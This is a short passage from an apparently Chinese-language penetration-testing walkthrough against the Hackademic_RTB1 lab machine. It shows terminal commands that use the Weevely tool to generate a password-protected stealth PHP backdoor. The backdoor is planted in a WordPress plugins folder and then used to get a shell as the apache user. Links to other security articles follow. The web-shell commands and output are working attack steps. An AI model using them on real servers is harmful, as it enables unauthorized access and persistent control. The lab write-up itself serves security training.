root@bt:/pentest/backdoors/web/weevely# ./main.py -g -o hax.php -p koko

Weevely 0.3 - Generate and manage stealth PHP backdoors.
Copyright (c) 2011-2012 Weevely Developers
Website: http://code.google.com/p/weevely/

+ Backdoor file 'hax.php' created with password 'koko'.
root@bt:/pentest/backdoors/web/weevely#
```

接下来上传到服务器之后来使用它

root@bt:/pentest/backdoors/web/weevely#./main.py -t -uhttp://hack-test.com/Hackademic_RTB1/wp-content/plugins/hax.php -pkoko

```
root@bt:/pentest/backdoors/web/weevely# ./main.py -t -u http://hack-test.com/Hackademic_RTB1/wp-content/plugins/hax.php -p ko
ko

  Weevely 0.3 - Generate and manage stealth PHP backdoors.
  Copyright (c) 2011-2012 Weevely Developers
  Website: http://code.google.com/p/weevely/

+ Using method 'system()'.
+ Retrieving terminal basic environment variables .

[apache@HackademicRTB1 /var/www/html/Hackademic_RTB1/wp-content/plugins]
```


測試我們的hax.php後門

```
[apache@HackademicRTB1 /var/www/html/Hackademic_RTB1/wp-content/plugins] dir
bcc.pl  hax.php  hello.php  roro  roro.c  textile1.php
[apache@HackademicRTB1 /var/www/html/Hackademic_RTB1/wp-content/plugins] pwd
/var/www/html/Hackademic_RTB1/wp-content/plugins
[apache@HackademicRTB1 /var/www/html/Hackademic_RTB1/wp-content/plugins] id
uid=48(apache) gid=489(apache) groups=489(apache)
[apache@HackademicRTB1 /var/www/html/Hackademic_RTB1/wp-content/plugins] uname -a
Linux HackademicRTB1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 7 21:41:45 EST 2009 i686 i686 i386 GNU/Linux
[apache@HackademicRTB1 /var/www/html/Hackademic_RTB1/wp-content/plugins]
```

閱讀原文

程序員必備基礎：10種常見安全漏洞淺析

Java知音



Xmrig挖礦木馬分析

ChaMd5安全團隊